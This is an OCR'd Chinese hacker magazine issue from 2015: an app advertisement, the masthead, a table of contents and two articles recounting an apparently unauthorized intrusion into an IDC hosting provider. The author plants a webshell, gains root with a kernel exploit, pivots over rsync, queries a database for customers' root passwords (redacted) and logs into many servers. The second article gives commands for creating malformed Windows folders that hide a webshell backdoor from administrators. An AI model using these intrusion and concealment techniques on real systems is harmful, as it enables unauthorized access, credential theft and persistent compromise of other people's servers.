Security Reference

第27期

安全参考

HACKCTO-201503-27

E安全 2.0越级版

全新界面 极致体验
轻松“掌握”信息安全

www.easyaq.com

Get it on Google play

Available on the App Store

安全课程

行业优秀信息安全
专家录制精品课程
随时随地在线学习

安全资料

涵盖信息安全行业
七大类资料全分享
随时随地在线查找

安全资讯

一手掌握全球信息
安全实时热点资讯
随时随地随手掌握

安全预警

最新实时风险预警
让您超前反馈及时
布置防风险于未然

全新的表现形式

E安全App 2.0越级版此次更新最大的部分就是全新界面表现形式。新的界面带来的新图标简单清新，更加直观，更加人性化的界面设置，更加实用而美观的界面风格，整体界面更加严谨。相信将会在使用中给您另一番全新的感觉。

极致的使用体验

以信息安全行业实际需求为中心，纳入移动互联网的鲜活基因，给予广大信息安全从业人员与爱好者最实用、最便捷，最贴心的使用体验，为其带来更高价值的实现，是E安全App的终极追求。

更新内容

- 更新四大模块展现界面
- 新增风暴中心预警界面
- 优质安全课程在线播放
- 增加会员&CISP用户系统
- 优化本地缓存提高访问速度

扫描安装安卓Android版本

微信扫描后请点击微信右上角的按钮

选择浏览器中打开

扫描安装苹果App Store版本

微信扫描后请点击微信右上角的按钮

选择在Safari中打开

主办单位

《安全参考》杂志编辑部

协办单位

（按合作时间先后顺序排列）

法客论坛	team.f4ck.org
网络安全攻防实验室	www.91ri.org
C0dePlay Team	www.c0deplay.com
NEURON 团队	www.ngsst.com
中国白客联盟-BUC	chinabaiker.com
安全防线	www.dsh0w.com
刀锋网	www.idaofeng.com
APT安全团队	www.aptsec.net
乌云知识库	drops.wooyun.org
网络尖刀	www.ijiandao.com
安全脉搏	www.secpulse.com
纳威导航	navisec.it
360 播报平台	bobao.360.cn

编辑部成员名单

总 监 制 杨凡

总 编 辑 xfkxfk

主　　编 DM_　Slient

责任编辑

桔子　仙人掌　游风
Rem1x　静默　Rexy

特约编辑

梧 桐 雨　Yaseng　Akast　Jumbo　Striker
Bywuxin　Farkas　曲子龙　神雕侠　小续

封面设计 杨凡

关于杂志

杂志编号：HACKCTO-201503-27
官方网站：www.hackcto.com
官方微博：http://t.qq.com/hackcto
投稿邮箱：xfkxfk@hackcto.com
读者反馈：xfkxfk@hackcto.com
出版日期：每月 15 日
实体定价：20 元
电子杂志：免费

广告业务

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

邮购订阅

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

团队合作/发行合作

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

广告/彩页招租（免费）

招租内容：宣传广告，宣传彩页等
服务类型：免费
总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

目 录

第一章 常规渗透.....2
第 1 节 简单渗透某 IDC 机房实录一.....2
第 2 节 简单渗透某 IDC 机房实录二.....8
第 3 节 从一次取证到反渗透过程.....14
第 4 节 车库咖啡渗透测试报告.....24
第二章 代码审计.....33
第 1 节 ThinkSAAS 最新版 SQL 注入（mysql 报错技巧）.....33
第 2 节 Dedecms v5.7 文件包含导致任意代码执行.....35
第 3 节 MongoDB phpMoAdmin 远程代码执行漏洞分析.....36
第 4 节 Wordpress 插件 WP-Slimstat 弱密钥及 SQL 注入.....38
第三章 黑客编程.....42
第 1 节 看我如何自动抢微博红包一.....42
第 2 节 看我如何自动抢微博红包二.....54
第 3 节 Python 实现 SSH 双因子认证.....61
第四章 SQL 注入.....65
第 1 节 Data Retrieval over DNS in SQL Injection Attacks.....65
第 2 节 利用二分法进行 sql 盲注.....69
第五章 漏洞挖掘.....71
第 1 节 SSRF 漏洞的挖掘经验.....71
第 2 节 CSRF 漏洞的挖掘与利用.....77
第 3 节 越权漏洞的挖掘经验.....83
第六章 漏洞月报.....86
第 1 节 Samba 远程命令执行漏洞分析(CVE-2015-0240).....86
第 2 节 ElasticSearch Groovy 脚本远程代码执行漏洞分析（CVE-2015-1427）.....93
第 3 节 Jetty web server 远程共享缓冲区泄漏分析（CVE-2015-2080）.....100

第一章　常规渗透

第1节　简单渗透某 IDC 机房实录一

作者：Matrix_ling
来自：我的安全指南—91Ri.org
网址：http://www.91ri.org/

由于最近的 FQ 的东西已死，想弄个机器去看 youtube。
然后就随手 GOOGLE 论坛，寻找目标，为什么找论坛呢，一般我都习惯搞上传，论坛当然是容易发表文章的地方。
随便挑了一个目标，浏览了一下，发现是某论坛程序的。
帖子基本更新很慢，既然更新这么慢，管理肯定很懒，说不定这程序补丁都还没打，甚至连服务都没打补丁，提权也希望也大一些。
早些年的时候这论坛爆过 EXP。弄了个某大大写的程序直接打上。
好家伙，提示写入成功！！！
如图 1-1-1 和图 1-1-2：

图　1-1-1




图　1-1-2

尝试访问，结果悲剧的变成了下载文件。
如图 1-1-3：




图　1-1-3

换了目录以后重新写。终于拿到了 WEBSHELL，如图 1-1-4：




图　1-1-4

目测网站根目录来看应该该是个 VPS 之类的虚拟主机，无所谓，只要能做个代理 FQ 就行。

大马传之，看了下版本信息，这内核果然低的离谱。

反弹之，结果发现基本啥命令都用不了，不过无所谓了。

如图 1-1-5 和图 1-1-6：

图　1-1-5




图　1-1-6

找了个可执行权限的目录用 exploit-db 上的对应的内核 EXP 提权，毫无悬念的拿下了 ROOT。本来到这里已经是算是达到目地了的，结果习惯的看版本信息以后。

发现了他的主机名居然是另外一个.net 的网站，IP 查询以后发现是同 B 段的机器，IE 访问了一下，居然是个 IDC 机房的服务商，如果都拿下来了以后就不用费力去搞代理了，如图：1-1-7：

图　1-1-7

本来是想到同 C 段先拿个 WEBSHELL 再说，换到 C 段查询域名，各种网站一顿 XXOO，无果，花了大半天时间。因为跨段有点大，应该没法进行通信的。后面证明了我的想法是错误的，差点就与之擦肩而过了。无奈还是直接 SSH 连接看看能否与目标机进行通信，结果悲剧的发现这台机器没有装 SSH，如图 1-1-8：




图　1-1-8

尝试 nmap 扫之看看有啥可利用的，结果发现了 873 端口。其中 443 等端口也能进行通信。既然有 873，连接之，废了大半天才找到他网站根目录，别看这目录很短，它 home 目录下起码上百个文件夹，文件名都基本差不多的，找的纠结死了。不多说，试试能不能传马儿，结果真能过去。如图 1-1-9：




图　1-1-9

IE 访问之，内核挺高，不过既然能传输文件，还愁没有 ROOT 权限吗？
嘿嘿。GETMEROOT！！嗯，有内网,又有 873，发现基本整个 B 段开放的机器基本都能进行通信。只要是它这个服务商的机器。如图 1-1-10：




图　1-1-10

翻了下数据库，找到了销售出去的机房记录，好傢伙，N 个段位的机器都有，啥都是明文的，加密都没有。我筛选了一下某个段的 WIN 和 LINUX 的机器，如图 1-1-11 和图 1-1-12：




图　1-1-11

```
SELECT now_ip,ser_os,ser_root,ser_root_pass,ser_remote_port FROM se_possession_ser
ver where ser_root= 'root ' and now_ip like '[redacted].81.%' order by now_ip;
```

Query

Query#0 : SELECT now_ip,ser_os,ser_root,ser_root_pass,ser_remote_port FROM se_possession_server where se

now_ip string(40)	ser_os string(250)	ser_root string(250)	ser_root_pass string(250)	ser_remote_port string(100)
[redacted].81.10	cetos 4	root	[redacted]	22
[redacted].81.11	cetos 5	root	[redacted]	22
[redacted].81.12	widows 2003 std	root		
[redacted].81.13	cetos 5	root	[redacted]	22
[redacted].81.149-[redacted]	cetos 4	root	[redacted]dk210	22, 64201
[redacted].81.15	cetos 4	root	[redacted]	22
[redacted].81.151	cetos 4	root	[redacted]	22
[redacted].81.152	cetos 4	root	[redacted]	22
[redacted].81.153	cetos 4	root	[redacted]153	22
[redacted].81.154	cetos 4	root	[redacted]154	22
[redacted].81.155	cetos 4	root	[redacted]	22
[redacted].81.157	cetos 5	root	[redacted]	22
[redacted].81.158	widows 2000	root	[redacted]	22
[redacted].81.20	cetos 5	root	[redacted]	
[redacted].81.23	widows 2003 std	root		
[redacted].81.3	cetos 5	root	[redacted]	

图　1-1-12

扫描外连的终端端口。尝试登录，机器基本都正确。如图 1-1-13：




图　1-1-13

后记：
在登录 LINUX 的机器查看了下管理员的登录日志和 IP，接着在库里找到了管理员一段的机器。登录上去以后，发现管理员的桌面同时连接了 N 台机器同时进行管理，WIN 的、LINUX 的都有。本来想截图的，无奈刚登录没到 10 秒，就被踢了下来，连截图都没截到，心想就算了，毕竟管理此时在线，至此这个 IDC 机房服务商基本沦陷，但沦陷是沦陷，我们还需要继续控制住它，下篇文章中我将给大家讲述如何留下后门控制住主机。
（全文完）责任编辑：Rexy

第2节 简单渗透某 IDC 机房实录二

作者：Matrix_ling
来自：我的安全指南—91Ri.org
网址：http://www.91ri.org/

前一篇搞定了一台机器，接下来就开始留权限做后门了。做后门的就随便选了一台机器，由于之前已经从 IDC 机房数据库获得了管理员密码，这里就自己建立一个 admin 的管理员权限用户，相当于提权以后在没获得管理员密码的情况下做个后门演示吧，至于为什么做 WINDOWS 而不做 LINUX 的呢，因为没有哪个管理员用 LIUNX 机器来作为工作机器，要想保住整个段的权限，控制住管理员的机器才是最好的办法，最好选择能与管理员的工作机器进行通信的服务器来做后门，控制好才不会丢。其次 LINUX 的后门要编译各种内核安装头文件啥的，还要去 google 搜索，也就不做了，说白了 LINUX 的后门无非就是 Rootkit 而已，在放置几个 suid 的 shell，利用 ava 隐藏一下。其实最主要还是通信问题，留住跳板才有机会，不然你空有一堆管理密码，没办法进行通信，也只有干瞪眼的份了。
直入主题吧，截图都花了好多时间，还得码字:
登录服务器以后首先 quser 查看登录会话情况，这是一个好习惯，
为什么，两个原因：第一，遇到管理在线直接先退出吧，省得像之前一样，被踢了出来。用 WEBSHELL 提权直接上个远控吧。第二，如果有管理员挂载的会话，能直接从 LM 中读取管理密码明文。（即使没有，登录过只要没重启动，都能读取到的。）如图 1-2-1：

图　1-2-1

打开 IIS 控制台，发现很多站点，在做 WEBSHELL 后门的时候，千万不要选择入口站点来做后门，尽量选择别的站点。

挑选了一个站点以后打开网站根目录，随便选择一个文件夹，建立 Windows2003 中无法或难以通过正常途径进行建立、查看、删除等操作的小强文件夹。俗称畸形文件夹。

命令为：

```
Mkdir C:\dir_name..\
```

可以看到无法正常双击打开该文件，而且如果有同名的文件夹是能进入，但其实是进入到另一个文件夹中，不明所以的也不知道咋回事。

如有个 dir_name 的文件夹，建立了 dir_name..畸形文件夹以后，双击 dir_name..文件夹是进入到 dir_name 文件夹中的，并不是进入到 dir_name..文件夹中，进入畸形文件夹用命令行:

```
Start C:\dir_name..\
```

或者用开始运行打上绝对路径：

```
C:\dir_name..\
```

一顿敲命令丢上马儿，IE 访问之，如图 1-2-2 和图 1-2-3：

